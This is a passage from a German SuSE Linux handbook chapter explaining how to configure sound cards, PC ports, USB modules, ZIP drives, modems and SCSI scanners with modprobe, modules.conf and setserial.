   soundcore               2084    4 (autoclean) [es1370]
   ...
   ```
4. Wenn es nicht sofort klappt, versuchen Sie es nach einem **`depmod -a`** nochmal.
5. Versuchen Sie, mit kscd oder xmms dem Rechner einen Ton zu entlocken. Beachten Sie dabei bitte *unbedingt* die Einstellungen des Mixers – wenn alle Kanäle stummgeschaltet sind, nützt der schönste Soundtreiber nichts ;-)

Testen, ob alles geklappt hat:

Sie haben alle notwendigen Module geladen und wollen nun testen, ob Sie auch wirklich Sound erzeugen können. Geben Sie hierfür (nach dem Laden des Sound-Moduls) den folgenden Befehl ein:

```
erde:/ # cat /dev/sndstat
```

Dieser sollte – im Falle der SB 16 – eine Ausgabe ähnlich der in Ausgabe 10.3.1 auf der nächsten Seite gezeigten liefern.

Wenn Sie mit diesem Befehl eine Ausgabe wie die genannte erhalten, können Sie versuchen, eine Audio-Datei abzuspielen (Audio-Dateien sind z. B. in der Serie snd in Paket snd_au, in Paket snd_wav und in Paket snd_mod zu finden). Sie benötigen hierzu das Paket sox und das Paket `tracker` der Serie snd:

```
erde:/ # play /usr/share/sounds/wav/applause.wav
erde:/ # tracker /usr/share/sounds/mod/rebels.mod
```

Midi-Dateien können Sie mit dem KDE-Programm kmidi sehr bequem abspielen, wenn Ihre Karte diese Funktionalität unterstützt.

Wenn **`cat /dev/sndstat`** die gewünschte Ausgabe liefert und wenn auch **`play mysong.wav`** ohne Fehlermeldung zurückkommt, Sie aber immer noch nichts hören, sollten Sie versuchen, den Audiomixer im KDE-Panel zu starten. Es ist auch denkbar, dass einfach die Lautstärke nicht richtig eingestellt ist.

```
[...]
Audio devices:
0: Sound Blaster 16 (4.13) (DUPLEX)
Synth devices:
0: Yamaha OPL3
Midi devices:
0: Sound Blaster 16
Timers:
0: System clock
Mixers:
0: Sound Blaster
```

Ausgabe 10.3.1: Ausgabe des Befehls **`cat /dev/sndstat`**

Automatisches Laden der Kernelmodule

Wenn Sie sichergestellt haben, dass Ihre Karte von den vorhandenen Treibern voll unterstützt wird, können Sie die entsprechenden Module automatisch laden, indem Sie für passende Einträge in der Datei `/etc/modules.conf` sorgen. Für die Soundblaster 16 sieht das z. B. aus wie in Datei 10.3.1.

```
# alias char-major-14 off
# alias sound off
# alias midi off

alias char-major-14 sb
post-install sb /sbin/modprobe "-k" "adlib_card"
options sb io=0x0220 irq=7 dma=1 dma16=5 mpu_io=0x0330
options adlib_card io=0x0388          # FM synthesizer
```

Datei 10.3.1: `/etc/modules.conf`: Optionen für Sound-Module

Eine allgemeine Regel dafür, welche Soundkarte welche Funktionalität besitzt, gibt es natürlich nicht. Sie müssen also selbst anhand der Dokumentation der Karte sowie der Informationen in `/usr/src/linux/Documentation/sound` herausfinden, welche Module Sie jeweils nachladen müssen. Viele Hinweise sind auch in den Quelldateien der Treiber unter `/usr/src/linux/drivers/sound` zu finden. Es sind jedoch schon einige vordefinierte Einträge in der `/etc/modules.conf` vorhanden, die Sie entsprechend anpassen können.

Anstelle des Ladens über `/etc/modules.conf` ist auch das Laden über einen Eintrag der o. g. **`modprobe`**-Befehle in `/etc/init.d/boot.local` möglich (vgl. Abschnitt 17.4 auf Seite 500 ff.).

ad1816.o	AD1816 Chip (z. B. TerraTec Base1/64)
ad1848.o	AD1848 Chip (MSS)
adlib_card.o	Generischer OPLx Treiber
cmpci.o	CMI8338, CMI8738
cs4232.o	Crystal 423x Chipsätze
cs46xx.o	Crystal 46xx Chipsätze
es1370.o	Ensoniq 1370 Chipsatz (vgl. PCI64/128)
es1371.o	Creative Ensoniq 1371 Chipsatz (vgl. PCI64/128)
esssolo1.o	Solo1 ES1938/ES1969
gus.o	Gravis Ultrasound
i810_audio.o	Intel Chip-i810, Chip-440MX
mad16.o	MAD16
maestro.o	ESS1968, ESS1978
maui.o	Turtle Beach Maui and Tropez
mpu401.o	MPU401
msnd.o	Turtle Beach MultiSound
msnd_classic.o	Turtle Beach Classic/Monterey/Tahiti
msnd_pinnacle.o	Turtle Beach Pinnacle/Fiji
msnd_pinnacle.o	Turtle Beach Pinnacle/Fiji
nm256.o	Neo Magic 256AV, 256ZX
opl3.o	OPL3
opl3sa.o	OPL3-SA1
opl3sa2.o	YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx
pas2.o	Pro Audio Spectrum
pss.o	Personal Sound System (ECHO ESC614)
sb.o	Sound Blaster und Clones
sgalaxy.o	Aztech Sound Galaxy
softoss2.o	Software-MIDI-Synthsesizer Treiber
sonicvibes.o	S3 Sonic Vibes
sound.o	enthält die von allen Modulen benötigten Funktionen
soundlow.o	Lowlevel-Soundtreiber
soundcore.o	Top Level-Handler für Soundsystem
sscape.o	Ensoniq SoundScape
trix.o	MediaTrix AudioTrix Pro
uart401.o	UART401
uart6850.o	UART6850
v_midi.o	Sound Blaster DSP chips
via82cxxx.o	VIA_82CXXX Chipsätze
wavefront.o	Turtle Beach Maui, Tropez, Tropez Plus
ymf_sb.o	YMF724, YMF740, YMF744, YMF754

Tabelle 10.1: Liste der Soundkarten-Treiber

10.4 Schnittstellen am Rechner

10.4.1 PS/2-Anschlüsse

Die PS/2-Anschlüsse wurden von IBM für die PS/2-Systeme entwickelt. In den letzten Jahren fanden diese Anschlüsse durch den ATX-Standard weite Verbreitung. Sie können an die PS/2-Anschlüsse eine Maus und eine Tastatur anschließen.

Die Konfiguration der PS/2-Anschlüsse ist unter Linux nicht notwendig, da die Unterstützung für PS/2 fest in den Kernel eingebunden ist. Das System erkennt also automatisch vorhandene PS/2-Anschlüsse, und kann die daran angeschlossenen Geräte nutzen. Die Anschlüsse werden mit den Gerätedateien `/dev/kbd` und `/dev/psaux` im System abgebildet.

10.4.2 Serielle Anschlüsse

Die seriellen Anschlüsse (RS232) des Rechners werden oft für externe Modems verwendet. Sie können auch eine Maus mit einer RS232-Schnittstelle an einem solchen Anschluss betreiben.

Unter Linux wird für die Unterstützung der Anschlüsse das Kernel-Modul `serial.o` benötigt. Das Modul wird automatisch geladen, wenn Sie versuchen, Geräte an diesen Anschlüssen über geeignete Software anzusprechen. Falls Sie also z. B. Ihren Internetzugang so konfiguriert haben, dass ein Modem an `COM1` verwendet werden soll, dann wird vor dem Verbindungsaufbau zum Provider das Modul automatisch nachgeladen.

Sie können die Konfiguration Ihrer seriellen Schnittstellen durch das kleine Programm setserial verändern. Dieses Programm wird auch bei jedem Systemstart durch das Skript `/etc/init.d/serial` ausgeführt. Weiteres zu setserial entnehmen Sie bitte der Man-Page des Programmes. Serielle Anschlüsse werden durch die Gerätedateien `/dev/ttyS0`, `/dev/ttyS1` usw. vom System angesprochen.

10.4.3 Parallele Anschlüsse

Der parallele Anschluss des Rechners wird vorwiegend für den Anschluss von Druckern verwendet. Sie können aber auch z. B. externe ZIP- oder CD-Laufwerke daran betreiben.

Das „Parport“-Subsystem seit des Kernels ist dafür ausgelegt, an einer parallelen Schnittstelle mehrere Geräte *gleichzeitig* zu betreiben. Sie können beispielsweise ein ZIP-Laufwerk an die parallele Schnittstelle anschließen und an dieses wiederum einen Drucker.

`parport` initialisieren

Es werden die `parport`- und `parport_pc`-Unterstützung des Kernels benötigt.[1] Dabei ist `parport` das eigentliche Subsystem des Kernels, während `parport_pc` für die hardwareseitige Einbindung der Schnittstelle des PCs und auch einiger AXP-Rechner zuständig ist. Mit dem Befehl

```
erde: # modprobe parport_pc
```

können Sie die Module manuell einbinden. Überprüfen Sie, ob die Schnittstelle gefunden und konfiguriert werden konnte, indem Sie anschließend den Befehl **`lsmod`** eingeben; in der Modul-Auflistung sollten dann `parport` und `parport_pc` erscheinen. Schauen Sie auch in der Datei `/var/log/messages` nach, mit welchen Werten `parport` initialisiert wurde (vgl. Datei 10.4.1)

```
Jun  3 09:15:53 tux kernel: parport0: PC-style at 0x378 [SPP,
                                                         ECP]
```

Datei 10.4.1: `/var/log/messages`: `parport`-Initialisierung

Für die Konfiguration der Schnittstelle sind die Einträge in Datei 10.4.2 zuständig; der auskommentierte Eintrag gibt einen Hinweis, wie eine weitere parallele Schnittstelle eingebunden werden kann.

```
alias parport_lowlevel    parport_pc
options parport_pc io=0x378 irq=none

# If you have multiple parallel ports, specify them this way:
# options parport_pc io=0x378,0x278  irq=none,none
```

Datei 10.4.2: `/etc/modules.conf`: `parport`-Konfiguration



Hinweis

Bei Schwierigkeiten kontrollieren Sie bitte zunächst im BIOS des Rechners, wie die fragliche Schnittstelle dort eingetragen ist. Die Schnittstelle sollte explizit eine Adresse (möglichst `0x378`) und einen eigenen Interrupt erhalten. Etwaige „auto“-Einstellungen sind zu vermeiden.

Bisweilen ist es notwendig, die Geräte in der richtigen Reihenfolge einzuschalten; bitte schauen Sie in den mitgelieferten Handbüchern nach! Es hat sich bewährt, erst den Rechner und dann – noch bevor das Booten beginnt – *sofort* die externen Geräte zu aktivieren!

[1] Sie brauchen aber *keinen* eigenen Kernel zu generieren; die notwendigen Module werden mit SuSE Linux vorkompiliert mitgeliefert!

`parport` verwenden: Drucker, ZIP-Laufwerke, PLIP etc.

Wenn nun ein Parallelport-Gerät benutzt werden soll, muss das jeweils zuständige Modul geladen werden; im Falle eines Druckers ist es das `lp`-Modul:

```
erde: # modprobe lp
```

Und **`lsmod`** sollte dann u. a. anzeigen:

```
parport_pc              5568   1  (autoclean)
parport                 6884   1  [parport_pc lp]
lp                      5116   0  (unused)
```

Auch in diesem Fall gilt: Einträge in der Datei `/var/log/messages` wie auch im `proc`-Dateisystem unter `/proc/parport` geben näheren Aufschluss. Wenn alles läuft, werden Sie die Module nicht mehr per Hand laden müssen, das erledigt der `Kmod` automatisch (vgl. Abschnitt 13.2 auf Seite 406), wenn z. B. der Druckauftrag losgeschickt wird.

ZIP-Laufwerke werden entweder von `ppa` oder von `imm` bedient – vgl. unten Abschnitt 10.5.3 auf Seite 342.

Weiterführende Informationen

Vgl. bei den Kernelquellen im Verzeichnis `/usr/src/linux/Documentation` die Dateien `parport.txt` und `paride.txt`.

Informationen zum aktuellen Stand der `parport`-Programmierung sind im WWW unter `http://www.torque.net/linux-pp.html` bzw. `http://www.torque.net/parport/` zu finden.

10.4.4 USB – Universal Serial Bus

Im Jahre 1994 schlossen sich Compaq, Intel, Microsoft und NEC zusammen, um die Spezifikation des „Universal Serial Bus“ (USB) festzulegen. Das Ziel war eine einfach zu bedienende Verbindung zum Telefon und die Erweiterung der bestehenden Anschlüsse (seriell, parallel). Mit Hilfe dieses Bus-Systems und eines „USB-Kabels“ können Sie verschiedene Geräte wie Maus, Tastatur, Drucker, Scanner, Joysticks etc. mit Ihrem Rechner verbinden. Somit sollen die vielen derzeit noch verwendeten Kabel für diverse Schnittstellen wie RS232 (seriell) oder Centronics (parallel) ersetzt werden. Der USB-Bus ist in der Lage, Geräte während des laufenden Betriebs am System an- und abzumelden, ohne dass der Rechner neu gestartet werden muss.

Die erste Version erschien 1996 und entwickelte sich von Version zu Version weiter. In der aktuellen Version (USB 1.1.) werden bis zu 127 Geräte gleichzeitig unterstützt. Die maximale Übertragungsbandbreite ist auf 12 Mbit/s begrenzt.

Unter Linux macht die Unterstützung dieses Bus-Systems rasante Fortschritte. Zahlreiche Geräte können bereits über diesen Bus mit dem Rechner verbunden und einfach konfiguriert werden. Spätestens mit der kommenden 2.4er Kernelserie zählt dann die Nutzung von USB-Geräten auch bei Linux zum Standard.

Verfügbare Module

Im Folgenden geben wir Ihnen eine Übersicht über die verfügbaren Module und erläutern, für welche Geräte das jeweilige Modul geladen werden sollte. Die aufgeführten Module befinden sich in dem Verzeichnis `/lib/modules/\currentkernel/usb`. Detaillierte Informationen zu den einzelnen Modulen finden Sie im Verzeichnis `/usr/src/linux/Documentation/usb/`.

Wenn im Folgenden von „Eingangsereignissen“ oder allgemein von „Ereignissen“ gesprochen wird, sind damit Mausbewegungen, Tastenbetätigungen etc. gemeint.

input.o Das Modul sollte geladen werden bevor andere USB-Eingabe-Geräte in Betrieb genommen werden und um jegliche Eingaben unter Linux zu unterstützen. Es dient zur Kommunikation zwischen der Hardware (via USB) und der Verarbeitung der Ereignisse. Weitere Informationen finden Sie in der Datei `input.txt` in dem Verzeichnis `/usr/src/linux/Documentation/usb`.

usbcore.o USB Core ist das USB-Subsystem, das die Kommunikation mit der installierten Hardware vereinfachen soll, die abhängig von definierten Datenstrukturen, Makros und Funktionen sind. Über eine allgemeine Schnittstelle zum Betriebssystem (API) werden gemeinsame Routinen aller USB-Geräte und Host-Controller unterstützt.

usb-uhci.o / usb-ohci.o Dieses Modul bindet den USB-Host-Controller Ihres Mainboards ein. Die meisten heutigen Mainboards haben einen USB-Host-Controller in ihrem Chipsatz integriert. Ältere Mainboards bei denen das nicht der Fall ist, können mit PCI-Karten nachgerüstet werden. Der USB-Host-Controller ist dann auf den PCI-Karten integriert. Es gibt zwei Standards, mit denen diese USB-Host-Controller jeweils kompatibel sind: Das Universal Host Controller Interface (UHCI) Intel bzw. das Open Host Controller Interface (OHCI) von Compaq.

Das Modul `usb-ohci.o` bindet den OHCI-Chipsatz (Compaq, NEC, iMacs, OPTi, SiS, ALi, Lucent, CMD etc.) ein.

`usb-uhci.o` bindet hingegen den UHCI-Chipsatz (Intel, VIA adapters) ein und wird benötigt, um Geräte über diesen USB-Host-Controller anzusprechen.



Tipp

Wenn Sie als **`root`** angemeldet sind, können Sie mit dem Befehl **`lspci -v | grep USB`** den Typ Ihres USB-Host-Controller auslesen, um anschließend das entsprechende Modul für Ihren Chipsatz zu laden. In der Anzeige muss dann entweder `UHCI` oder `OHCI` auftauchen.

hid.o Die „HID“ (Human Interface Devices) ist eine Geräteklasse, die über dieses allgemeine Modul angesprochen wird. Zu den unterstützen Geräten zählen Keyboards, Mäuse, Joysticks, Digitizer etc.

In dem Verzeichnis existieren zu einigen Geräte zwei Module: Das Modul `*dev.o` ist ein „high-layer"-Modul (wobei „*" bspw. für „mouse" steht) und fungiert als Schnittstelle zwischen der Hardware und den Benutzerprogrammen wie „X" oder „games"; `usb*.o` ist ein „low-layer"-Modul, das die Eingangsereignisse erzeugt. Gebraucht werden beide Module, wobei für das „low-layer"-Modul alternativ auch das Modul `hid.o` verwendet werden kann.

Bei USB-Geräten gibt es zwei Modi, um den Ereigniseingang zu beschreiben: *HID* ermöglicht die Unterstützung aller Funktionen eines Gerätes und benötigt dementsprechend das komplexere Modul `hid.o`; *HIDBP* (HID boot protocol) ist ein stark vereinfachter Modus und unterstützt nur die grundlegenden Funktionen eines Gerätes für eine Unterstützung im BIOS.

usbkbd.o Das Modul ermöglicht die Nutzung der grundlegendsten Funtionen einer Tastatur im HIDBP-Modus. Bevorzugt sollte eine Einbindung dieser Geräteklasse jedoch über das Modul `hid.o` erfolgen. Im Gegensatz zum `hid.o`-Modul werden mit diesem Modul nur Tastaturen eingebunden.

usbmouse.o Das Modul ermöglicht die Nutzung der grundlegendsten Funtionen einer Maus im HIDBP-Modus. Bevorzugt sollte eine Einbindung dieser Geräteklasse jedoch über das Modul `hid.o` erfolgen. Im Gegensatz zum `hid.o`-Modul werden mit diesem Modul nur Mäuse eingebunden.

keybdev.o Das Modul „übersetzt" Eingangsereignisse in den Architekturspezifischen nur-Daten-Modus (RAW) der Tatstatur, ist noch nicht ausgereift, kommt aber mit fast allen Architekturen zurecht.

mousedev.o Das Modul wandelt die Eingangsereignisse von Maus, Digitizers oder Tablets zu PS/2-Ausdrücken um. Da es noch nicht ganz ausgereift ist, sollte für die Einbindung dieser Geräte besser das Modul `evdev.o` bzw. bei „wheel"-Mäusen (Scrollrad) `hid.o` benutzt werden.

acm.o Das Modul laden Sie, wenn Kommunikationsgeräte wie Modems bzw. ISDN-Terminaladapter der Spezifikation der USB-Geräteklasse „ACM" (Abstract Control Model) entsprechen. Das „ACM" ist eine Methode, um mit Modems kommunizieren zu können. Die unterstützten Modems sind in der Datei `acm.txt` im Verzeichnis `/usr/src/linux/Documentation/usb` aufgeführt.

audio.o bindet digitale Audio-Geräte ein und unterstützt digitale Mixer, Wave-Geräte sowie Lautsprecher.

dabusb.o unterstützt Amateurfunkgeräte.

dc2xx.o bindet digitale Fotokameras von *Kodak* der Serie *DC-2xx* sowie nicht-*Kodak*-Kameras ein. Weitere Informationen finden Sie in der Datei `dc2xx.txt` in dem Verzeichnis `/usr/src/linux/Documentation/usb`.

evdev.o Die „evdev" ist eine allgemeine Schnittstelle (API), die den Eingang der Ereignisse von Geräten regelt, da Ereigniscodes in allen Architekturen gleich und hardwareunabhängig sind. Das Modul unterstützt diese API-Schnittstelle.

ibmcam.o dient der Unterstützung von *IBM*-(C-It) und *Xirlink*-Webkameras, wobei bisher zwar nicht alle Eigenschaften unterstützt werden; die gängigsten funktionieren aber. Weitere Informationen finden Sie in der Datei `ibmcam.txt` in dem Verzeichnis `/usr/src/linux/Documentation/usb`.

joydev.o dient zur Kommunikation mit Joysticks.

ov511.o bindet den nur unter USB vorhandenen „Chip OV511“ von *Omnivision Technologies* ein, der in verschiedenen Webcams integriert ist. Des Weiteren werden auch Kameras mit *OV511/OV511+*- und *OV7610/20/20AE CCD*-Chip unterstützt. Zu den meisten „Video4Linux“-Anwendungen ist der Treiber kompatibel, zu einigen Videokonferenzprogrammen aber nicht. Für vom Modul unterstützte Auflösungen und weiteren Informationen lesen Sie die Datei `ov511.txt` in dem Verzeichnis `/usr/src/linux/Documentation/usb`.

printer.o dient zur Kommunikation mit USB-Druckern.

scanner.o wurde ursprünglich für USB-Scanner der Firma *Hewlett Packard* (HP) entwickelt, kann aber auch unabhängig von Anbieter und Produkt-ID für USB-Scanner eingesetzt werden.
Weitere Informationen finden Sie in der Datei `input.txt` in dem Verzeichnis `/usr/src/linux/Documentation/usb`.

usb-serial.o Mit diesem Modul können Sie seriell anzuschließende USB-Geräte steuern. Die seriellen Signale werden zu USB-Signalen konvertiert. Bis zu 256 verschiedene Verbindungen können gleichzeitig verwaltet werden. Weitere Informationen auch zu unterstützten Geräten finden Sie in der Datei `usb-serial.txt` in dem Verzeichnis `/usr/src/linux/Documentation/usb`.

usb-storage.o bindet USB-Massenspeichergeräte wie Zip, Diskettenlaufwerke, Festplatten sowie Smartmediacard-Geräte ein. Der Treiber läuft aber nicht mit allen Geräten stabil.

wacom.o bindet das *Wacom Graphire/Intuos-Tablet* in Ihr System ein. Obwohl diese Unterstützung bereits durch das *HID*-Modul gegeben sein sollte, konnte bisher lediglich der *Wacom PenPartner* mit damit eingebunden werden.

wmforce.o ermöglicht die Nutzung von *Logitech WingMan Force*-Joysticks mit USB-Anschluss. Es arbeitet gut, „Force Feedback“ (vom Spiel ausgelöste Vibrationen des Joysticks bzw. Lenkrads) wird jedoch nicht unterstützt.

Konfiguration einer USB-Maus und -Tastatur

Für eine gewöhnliche Konfiguration mit USB-Maus und -Tastatur sollten folgende Module geladen werden:

- input.o
- mousedev.o

- keybdev.o
- usbcore.o
- usb-uhci.o oder usb-ohci.o
- hid.o

Weitere Quellen

Mehr Informationen zur USB-Implementierung und zu unterstützten Geräten finden Sie unter

- `http://www.linux-usb.org`
- `http://www.qbik.ch/usb/devices/`

10.5 Wechselmedien

Unter Linux können die verschiedensten Wechselmedien zum Einsatz kommen: Diskettenlaufwerke, ZIP-, JAZ- oder SyQuest-Laufwerke. Auch Magneto-Optische Datenträger können verwendet werden.

10.5.1 Diskettenlaufwerke

Zum einfachen Zugriff auf MS-DOS formatierte Disketten wurden die sog. `mtools` entwickelt. Abschnitt 19.12 auf Seite 556 gibt Ihnen eine genaue Auskunft über die Möglichkeiten und die Verwendung dieser Programme.

Selbstverständlich können Sie auch `ext2`- oder `minix`-formatierte Disketten verarbeiten. Es sind auch viele weitere Dateisysteme verwendbar. Hierzu müssen Sie diese aber mithilfe des mount-Befehls im Dateisystem einhängen; Abschnitt 19.11 auf Seite 553 gibt dazu detailliert Auskunft.

10.5.2 LS-120-Laufwerke

LS-120 Laufwerke werden an den IDE-Anschluss des Rechners angeschlossen und vom System wie Festplatten betrachtet. Daher müssen Sie diese auch mithilfe des mount-Befehls im Dateisystem einhängen.

10.5.3 ZIP-Laufwerke

ZIP-Laufwerke gibt es für unterschiedliche Schnittstellen: Parallelport, IDE, SCSI und nun auch USB (wird aber z. Z. noch nicht unterstützt).

Für IDE- und SCSI-Laufwerke benötigen Sie keine besonderen Treiber. Diese Varianten werden an den jeweiligen Bus angeschlossen und können dann von

den zuständigen Treibern (IDE bzw. SCSI) angesprochen werden. Die Geräte werden dann durch die Gerätedateien

```
/dev/hda - /dev/hdd für IDE (ATAPI)
```

und

```
/dev/sda - /dev/sdm für SCSI
```

angesprochen. Sie müssen das Laufwerk auch wieder mithilfe des mount-Befehls in das Dateisystem einhängen.

Etwas aufwendiger gestaltet sich mitunter die Einbindung der *Parallelport*-Version; es werden dafür der SCSI-Festplatten-Support, `parport`- und `parport_pc`-Unterstützung (vgl. Abschnitt 10.4.3 auf Seite 336) sowie der `ppa`- bzw. `imm`-Treiber des Kernels benötigt[2]; `imm` ist für die neueren Laufwerke zuständig (z. B. für das ZIP 250). Des Weiteren sollten Sie sicherstellen, dass im BIOS des Rechners als Modus des Parallel-Ports `EPP` eingestellt ist. Versuchen Sie also zunächst einmal `imm` zu laden:

```
erde: # modprobe imm
```

Wenn dies fehlschlägt, unternehmen Sie den gleichen Versuch für `ppa`:

```
erde: # modprobe ppa
```

Damit wird das `parport`-Subsystem automatisch initialisiert; sollte das nicht funktionieren, schauen Sie bitte auf Seite 337 f nach.

Mitunter kann durch einen Eintrag in `/etc/modules.conf` nachgeholfen werden (vgl. Datei 10.5.1). Der `alias` für `scsi_hostadapter` darf nur dann gesetzt werden, wenn Sie keinen regulären SCSI-Hostadapter im System haben! Alternativ ist es möglich, die notwendigen **`modprobe`**-Aufrufe in das Bootskript `/etc/init.d/boot.local` einzutragen; zu dieser Datei vgl. Abschnitt 17.4 auf Seite 500 ff.

```
# alias scsi_hostadapter ppa
pre-install ppa modprobe "-k" parport_pc
```

Datei 10.5.1: `/etc/modules.conf`: `ppa`-Konfiguration

Dann kann auf ZIP-Disketten wie auf SCSI-Festplatten zugegriffen werden; es ist also notwendig, diese Medien zu „mounten“ (vgl. auch Abschnitt 19.11.2 auf Seite 554).

10.6 Modems

10.6.1 Externe Modems

Externe Modems werden direkt mit der seriellen Schnittstelle des Rechners verbunden. Programme können über die Gerätedateien `/dev/ttyS0`, `/dev/ttyS1`

[2] `ppa`- bzw. der `imm`-Treiber verstecken sich unter den „SCSI low-level drivers“ – Sie brauchen aber *keinen* eigenen Kernel zu generieren; die notwendigen Module werden mit SuSE Linux vorkompiliert mitgeliefert!

usw. mit dem Modem kommunizieren. Die Konfiguration des Modems für einen Internetzugang können Sie aus Abschnitt 6.5 auf Seite 191 entnehmen.

10.6.2 Interne Modems

Interne Modems sind entweder mit dem PCI-Bus oder dem ISA-Bus des Rechners verbunden. Weitere Informationen darüber finden Sie in Abschnitt 10.2 auf Seite 321.

Da Modems über serielle Schnittstellen gesteuert werden, müssen interne Modems diese Schnittstelle selbst zur Verfügung stellen.

Tabelle 10.2 gibt eine Übersicht über die Standardressourcen für serielle Schnittstellen.

Gerätedatei	Name	Interrupt	IO-Adresse
/dev/ttyS0	COM1	4	0x3f8
/dev/ttyS1	COM2	3	0x2f8
/dev/ttyS2	COM3	4	0x3e8
/dev/ttyS3	COM4	3	0x2e8

Tabelle 10.2: Standardressourcen für serielle Schnittstellen

PCI-Modems

Wenn Sie ein PCI-Modem besitzen, handelt es sich wahrscheinlich um ein sog. „Winmodem“. Winmodems sind eigentlich keine Modems. Diese Modems benötigen einen speziellen Treiber, der dann ein normales Modem emuliert. Dieser Treiber wird vom Hersteller des Modems zur Verfügung gestellt und ist z. Z. leider nur für Microsoft Windows verfügbar.

Nähere Informationen über Winmodems und deren Unterstützung für Linux erhalten Sie unter der URL `http://www.o2.net/~gromitkc/winmodem.html`.

Sollte es sich aber um kein Winmodem handeln, dann können Sie das Modem natürlich unter SuSE Linux betreiben. Allerdings ist ein bisschen Handarbeit notwendig, da diese Modems nicht automatisch konfiguriert werden.

Wie Sie Ihr PCI-Modem in Linux integrieren, ist in Abschnitt 6.6.4 auf Seite 198 beschrieben.

ISA-Modems

Um ISA-Modems zu betreiben, sind zwei Schritte notwendig:

- Das Modem selbst muss konfiguriert werden (IRQ und IO-Addresse der Schnittstelle).
- Der Kernel muss über die neue Schnittstelle informiert werden.

Initialisierung des Modems

Wie bereits in Abschnitt 10.2 auf Seite 321 beschrieben, kann es sich bei ISA-Bus basierten Karten um Legacy, Jumperless oder um PnP-Karten handeln. In diesem Abschnitt ist auch die Aktivierung von PnP-Karten beschrieben.

Einige Hinweise zu den Einstellungen der Karte:

Am wenigsten Probleme bereitet die Konfiguration der Karte auf `/dev/ttyS1` mit IRQ 3 (`COM2`). Die Verwendung von `/dev/ttyS3` (IRQ 4) ist auch möglich, kann aber mit `/dev/ttyS0` (`COM1`) in Konflikt geraten, da diese Schnittstelle normalerweise auch IRQ 4 verwendet. Sollten Sie also eine serielle Maus (an `COM1`) betreiben, so dürfen Sie das Modem nicht auf `/dev/ttyS0` oder `/dev/ttyS2` konfigurieren.

IRQ 5 und 7 sollten Sie ebenfalls vermeiden, da diese oftmals von Soundkarten und Druckerschnittstellen verwendet werden.

Übergabe der Parameter an den Kernel

Nachdem das Modem konfiguriert wurde, muss der Kernel über die neue Schnittstelle informiert werden. Sollten Sie das Modem auf `/dev/ttyS0` oder `/dev/ttyS1` gelegt haben, so brauchen Sie nichts zu verändern. Nach dem nächsten Neustart des Systems werden die Schnittstellen automatisch konfiguriert.

Bei Verwendung anderer IO-Port/IRQ-Kombinationen muss die Schnittstelle mit Hilfe des Befehl setserial bekannt gemacht werden:

```
erde:/ # setserial /dev/ttyS3 irq 10
```

Anschließend können Sie das Modem – wie in Abschnitt 6.5 auf Seite 191 beschrieben – für den Internetzugang konfigurieren.

Um die Konfiguration mithilfe des setserial-Kommandos zu automatisieren, können Sie die Datei `/etc/init.d/serial` verändern. Das obige Beispiel lässt sich automatisieren, wenn in der genannten Datei folgende Zeile

```
# run_setserial /dev/ttyS3 $AUTO_IRQ autoconfig
```

nach

```
run_setserial /dev/ttyS3 irq 10
```

abgeändert wird.

10.7 Scanner

Um einen Scanner unter Linux zu betreiben benötigen Sie, wie unter anderen Betriebssystemen auch, eine Sammlung spezieller Programme und Treiber. Das Paket `sane` (Serie `gra`) in Verbindung mit dem Paket `scsi` (Serie `ap`) stellt eine solche Sammlung dar. Mithilfe von SANE können Sie einen Scanner betreiben, der an einem vom Linux-Kernel unterstützten SCSI-Adapter angeschlossen ist.

Scanner, die mit der parallelen Schnittstelle (Drucker-Anschluss) des Rechners verbunden sind, werden derzeit noch nicht unterstützt, obwohl schon Treiber in Entwicklung sind. Gleiches gilt auch für USB-Scanner.

Da SANE ständig erweitert wird, wächst auch die Anzahl unterstützter Scanner. Eine Liste der in der neuesten Version unterstützten Scanner finden Sie unter der URL http://www.mostang.com/sane/sane-backends.html.

Wie wird der Scannertreiber unter Linux konfiguriert?

Scanner werden unter Linux als „generic scsi devices“ angesprochen. Die zugehörigen Gerätedateien sind /dev/sg0, /dev/sg1 usw.

Um die passende Datei in Ihrem System zu finden, sollten Sie auf das kleine Programm sgcheck zurückgreifen:

```
erde:/ # sgcheck
```

Sie sollten eine Ausgabe der folgenden Art erhalten:

```
Assignment of generic SCSI devices,
device host/channel/ID/LUN type(numeric type) vendor model:

        /dev/sg0 0/0/0/0 Direct-Access(0) SEAGATE ST32550N
        /dev/sg1 0/0/1/0 CD-ROM(5) PIONEER CD-ROM DR-U10X
        /dev/sg2 0/0/5/0 Processor(3) HP C2500A
```

Scanner sind an Gerätebezeichnungen wie Processor oder auch SCANNER zu erkennen. – Im obigen Beispiel ist Ihr Scanner über die Gerätedatei /dev/sg2 ansprechbar.

Legen Sie nun einen symbolischen Link von dieser Datei auf /dev/scanner an:

```
erde:/ # ln -s /dev/sg2 /dev/scanner
```

Anschließend müssen Sie noch die Rechte für das generische SCSI-Device anpassen. SANE erwartet neben den Leserechten auch die Schreibrechte für das Gerät, da es ja auch Befehle an den Scanner schicken muss:

```
erde:/ # chmod 777 /dev/sg2
```

Probleme

Sollte der Scanner von SANE nicht gefunden werden, so prüfen Sie bitte, ob er von Ihrem SCSI-Controller überhaupt erkannt wurde:

```
erde:/ # cat /proc/scsi/scsi
```

Die Ausgabe sollte etwa so aussehen:

```
Attached devices:
Host: scsi0 Channel: 00 Id: 00 Lun: 00
 Vendor: SEAGATE Model:  ST32550N        Rev: 0016
 Type:   Direct Access                   ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 01 Lun: 00
 Vendor: PIONEER Model:  CD-ROM DR-U10X  Rev: 1.07
 Type:   CD-ROM                          ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 02 Lun: 00
 Vendor: QUANTUM Model: FIREBALL TM3200S Rev: 1.07
 Type:   Direct-Access                   ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 06 Lun: 00
 Vendor: SCANNER Model:                  Rev: 2.00
 Type:   Scanner                         ANSI SCSI revision: 01 CCS
```

Finden Sie hier keinen Eintrag wie „SCANNER“ oder „PROCESSOR“, dann wurde der Scanner vom Controller nicht erkannt. Prüfen Sie, ob der Scanner eingeschaltet und die Terminierung des SCSI-Bus korrekt ist.

10.8 Bandlaufwerke (engl. *streamer*)

Bandlaufwerke, auch Streamer genannt, werden in erster Linie zur Sicherung großer Datenbestände verwendet. Auf dem Markt sind Bandlaufwerke mit verschiedenen Schnittstellen zum Rechner verfügbar.

SCSI-Bandlaufwerke

